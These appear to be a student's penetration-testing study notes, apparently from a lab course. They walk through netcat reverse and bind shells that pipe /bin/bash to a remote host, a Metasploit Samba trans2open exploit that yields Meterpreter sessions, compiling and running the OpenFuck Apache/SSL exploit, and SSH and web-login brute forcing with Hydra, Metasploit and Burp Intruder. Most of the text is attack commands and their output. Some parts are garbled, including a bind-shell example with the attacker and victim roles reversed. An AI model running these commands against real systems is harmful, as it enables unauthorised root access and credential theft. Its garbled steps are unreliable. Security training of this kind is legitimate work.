Exploit Basics

Topics 5 – 1 Reverse Shells vs Bind Shells

Before we start the exploitation, we have to define the few basic required things

WE will see the SHELL TYPES & PAYLOADS

1 - Basic common shell is REVERSE SHELL Tool used is (NETCAT)

- All the shell is the access to a machine, REVERSE SHELL means VICTOM connect to us, (Target connect to attack box)

What is Reverse shell? (target/victom can connect to us) **90%, we use this shell**

Ans - Reverse shell means victom connect to us - Target box is connecting and Attack box is listening all we going to do is listen.

>> **nc -nvp 4444** means #netcat -Listening verbose port 4444 (Attack Box)

>> **nc 192.168.1.1 4444 -e /bin/sh** # netcat 192.168.1.1 4444 -establish /bin/sh (Target)


Example: IF we are, on home network and use VM and that VM is using internal IP Address and talking out through NAT it's going to public IP Address and attacking a target

QUESTION:

How you are going to connect public ip address and back through internal IP, we have to set port in firewall to get access by specific machine

ATTACK BOX

In our machine, we opening port netcat to use netcat



What is Bind Shell (we can connect to a target/victom) use for external assessment

We have attack box and target

Ans - In bind shell, we can open up the port in machine then we connect to it, we fire off an exploit. Exploit goes in and open up a port & it is listen for us to connect on the specific port to specific machine through netcat and we got that shell that bin .sh

Example : open the port in that target all that way connect public ip address and just to connect the port it, doesn't care what IP its coming from because it's just an listening

---

Reverse Shell Example:

>> open two terminal - one is for **attack** and one is for **target**

> Attacker Terminal: - **nc -nvlp 4444**

```
root@kali:/home/kali# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.182.128] from (UNKNOWN) [192.168.182.128] 55022
```

> Victom Terminal: - **nc 192.168.182.128 4444 -e /bin/bash** (before check ifconfig)

```
root@kali:/home/kali# nc 192.168.182.128 4444 -e /bin/bash
```

Now we are connected to port 4444.

If we want to check whoami type

>> **whoami** -> root # this will show thee root


>> **host** -> kali #this will show kali

```
root@kali:/home/kali# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.182.128] from (UNKNOWN) [192.168.182.128] 55022
whoami
root
hostname
kali
```


Type this command

Bind shell Example:

>> In Attacker terminal > **nc -nvlp 4444 -e /bin/bash** # in this listening we are offering bin bash because we are



>> In Victom terminal > nc 192.168.182.128 4444 # in this attacker connect to victom



Staged vs Non-Staged Payloads

Payload is what we are going to run as an exploit. When we run that exploit is called payloads.

We can see the types of payloads

- **WINDOWS** Types payloads
- **LINUX** Types payloads
- **Meterpretor** types payloads
- **Python** types payloads

Payloads is sent to victom computer to get shell on a machine.

Non-staged	Staged
Sent exploit shell code all at once	Send payloads in stages
Larger in size & won't always work	Can be less stable
Example: windows/meterpretor/reverse_tcp	Example:windows_meterpretor_reverse_tcp

Gaining Root with Metasploit

We are using the Metasploit it is fully automated: we are going to attack **SMB** here:

type the commands in terminal:

>> **searchsploit samba 2.2** #if we sees trans2open in searchsploit it is IPC anonymous connection

>> **msfconsole** (Opening the commands Metasploit framework)

>> **search trans2open** #this show all the operating systems.

```
msf5 > search trans2open

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open          2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
```

>> **use 1** #it is a linux module

```
msf5 > use 1
msf5 exploit(linux/samba/trans2open) > options
```

>> **options** # we use option because we have to set the hosts and port.

```
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

>> **set rhosts** # rhosts means remote hosts the victom we want to attack.

```
msf5 exploit(linux/samba/trans2open) > set rhosts 192.168.182.129
rhosts => 192.168.182.129
```

>> **options** # we do options just to check ip is set for rhosts

```
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.182.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

>> **show targets** #check the target is available or not.

```
msf5 exploit(linux/samba/trans2open) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

>> **run** or **exploit** # both are same command to check. We just getting return address 0xbfffdfc. Moreover, sending stage 192.168.182.129 \\ is good sign\\ but reason is died.

```
msf5 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.182.128:4444
[*] 192.168.182.129:139 - Trying return address 0xbffffdfc...
[*] 192.168.182.129:139 - Trying return address 0xbfffcfc...
[*] 192.168.182.129:139 - Trying return address 0xbfffbfc...
[*] 192.168.182.129:139 - Trying return address 0xbfffafc...
[*] Sending stage (985320 bytes) to 192.168.182.129
[*] 192.168.182.129 - Meterpreter session 1 closed.  Reason: Died
[*] Meterpreter session 1 opened (127.0.0.1 → 127.0.0.1) at 2020-03-28 20:46:12 +0530
[*] 192.168.182.129:139 - Trying return address 0xbffff9fc...
[*] Sending stage (985320 bytes) to 192.168.182.129
[*] Meterpreter session 2 opened (192.168.182.128:4444 → 192.168.182.129:32770) at 2020-03-28 20:46:13 +0530
[*] 192.168.182.129 - Meterpreter session 2 closed.  Reason: Died
[*] 192.168.182.129:139 - Trying return address 0xbffff8fc...
[*] Sending stage (985320 bytes) to 192.168.182.129
[*] 192.168.182.129 - Meterpreter session 3 closed.  Reason: Died
[*] Meterpreter session 3 opened (127.0.0.1 → 127.0.0.1) at 2020-03-28 20:46:15 +0530
[*] 192.168.182.129:139 - Trying return address 0xbffff7fc...
[*] Sending stage (985320 bytes) to 192.168.182.129
[*] Meterpreter session 4 opened (192.168.182.128:4444 → 192.168.182.129:32772) at 2020-03-28 20:46:16 +0530
[*] 192.168.182.129 - Meterpreter session 4 closed.  Reason: Died
^C[-] 192.168.182.129:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
```

>> **options** # we do one more time because, Metasploit says if payload is not working then the payload is the issue, I am going to give you payload options this time. Moreover, we are running Staged Payloads.

```
msf5 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.182.129  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.182.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```


>> **set payload linux/x86/** # press tab when line it will auto complete x86 part, to get payload options press double tab. it will display all staged meterpretor payloads. We use non-staged payload

```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                           set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                             set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                              set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp         set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid    set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp         set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp              set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid         set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp      set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp      set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp           set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid      set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp                   set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp                set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
```


>> **set payload linux/x86/shell_reverse_tcp** #choose the specific payload

```
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
```

>> **options** # just to check payload is set or not



>> **exploit** # we have successfully rooted this machine & we got shell access, / now just type and check whoami and hostname to get information from shell



Manual Exploitation- open luck

OPEN LUCK & Metasploit is same

LINK: https://github.com/heltonWernik/OpenLuck

Why to use:

If exploit database is broken, we use this fix

Installation steps - >

Open GitHub link TYPE command in kali terminal

>> **git clone https://github.com/heltonWernik/OpenFuck.git**

```
root@kali:/home/kali# git clone https://github.com/heltonWernik/OpenFuck.git
Cloning into 'OpenFuck' ...
remote: Enumerating objects: 22, done.
remote: Total 22 (delta 0), reused 0 (delta 0), pack-reused 22
Unpacking objects: 100% (22/22), done.
```

>> **apt install libssl-dev**

```
root@kali:/home/kali/Downloads/kioptrix/OpenFuck# apt install libssl-dev
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  libssl1.1
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
The following packages will be upgraded:
  libssl1.1
1 upgraded, 1 newly installed, 0 to remove and 1067 not upgraded.
Need to get 3,345 kB of archives.
After this operation, 8,117 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libssl1.1 amd64 1.1.1g-1 [1,543 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1g-1 [1,802 kB]
Fetched 3,345 kB in 32s (105 kB/s)
Reading changelogs ... Done
Preconfiguring packages ...
(Reading database ... 257934 files and directories currently installed.)
Preparing to unpack .../libssl1.1_1.1.1g-1_amd64.deb ...
Unpacking libssl1.1:amd64 (1.1.1g-1) over (1.1.1d-2) ...
Selecting previously unselected package libssl-dev:amd64.
Preparing to unpack .../libssl-dev_1.1.1g-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1g-1) ...
Setting up libssl1.1:amd64 (1.1.1g-1) ...
Setting up libssl-dev:amd64 (1.1.1g-1) ...
Processing triggers for libc-bin (2.29-9) ...
root@kali:/home/kali/Downloads/kioptrix/OpenFuck#
```

"we use c file in order to compile the file to use it"

>> **gcc -o open OpenFuck.c -lcrypto** // we are now compile the file

>> **ls** // we can see now we file is executable with ls

```
kali@kali:~/Downloads/kioptrix/OpenFuck$ ls
open  OpenFuck.c  README.md
```

>> **./open** // to run the file

```
root@kali:/home/kali/Downloads/kioptrix/OpenFuck# ./open
*****************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****************************************************************

: Usage: ./open target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
        0x00 - Caldera OpenLinux (apache-1.3.26)
        0x01 - Cobalt Sun 6.0 (apache-1.3.12)
        0x02 - Cobalt Sun 6.0 (apache-1.3.20)
        0x03 - Cobalt Sun x (apache-1.3.26)
```

>> Syntex: **./open target -c ipaddress**

>> **./open 0x6b box -c 192.168.86.130**

Now then, we can able to connect and exploit the machine with shell access. SSH

Brute force Attack

SSH - we use 3 reason to attack brute force realistic perspective

1) BRUTE FORCE OR WEAK PASSWORD (test password strength)

2) GET IN WITH DEFALUT PASSWORD (weak password)

3) HOW THE BLUE TEAM WORKS (do they catch us, or see us)

Tool name use **HYDRA (BRUTE FORCE TOOL)**

> -l / means user we are going to utilizing

> -P / use the password list

> -v / verbosity user can see

> /usr/share/wordlists/metasploit/ // use the directory make sure and press double tab to see list

---

>> OPEN terminal

>> **hydra -l root -P /usr/share/wordlists/metasploit/** (press double tab) check list

>> **hydra -l root -P /usr/share/wordlists/metasploit/unix_password.txt**
\\ we are going to utilize the password for this attack

>> **hydra -l root -P /usr/share/wordlists/metasploit/unix_password.txt**
(press enter here) and specify the where to attack (ssh://ip address of machine:port)

>> **hydra -l root -P /usr/share/wordlists/metasploit/unix_password.txt**

ssh://ipaddress of attack machine:port -t 4 -V

>> Then it try to login with weak passwords

METASPLOIT (BRUTE FORCE ATTACK TOOL)

>> OPEN terminal

>> msfconsole

>> search ssh \\ it is comes in auxiliary module

>> use auxiliary/scanner/ssh/ssh_login

>> options

>> set username root

>> set pass_file /usr/share/wordlists/metasploit/unix_password.txt

>> Set rhosts ipaddress of attacker machine

>> options \\ to check all options are set properly or not


>> set threads 10

This is optional

>> set verbose true \\ just to check if it is working properly

>> run or exploit

Password Spraying & Credential Stuffing



Go to GOOGLE.COM and download the plugin the foxyproxxy

https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/

>> On the options add the proxy

>> Description add the burp suite

>> Proxy type default: http

>> proxy ip : 127.0.0.1

>> 8080

>> save

Automatically check the every request

>> Now select the BurpSuite on foxy proxy plugin & open the BurpSuite to check the request on running internet.

Attack Email and password (always use Pitchfork as attack type)


Now run the attack in username and password when you see this field we can run pitchfork


Steps:

1- Sent this request to intruder


2- Highlight remove from the all items, only highlight the username and password field and choose attack type as pitchfork

3- Choose to highlight once username-emailid parameter to check with emails

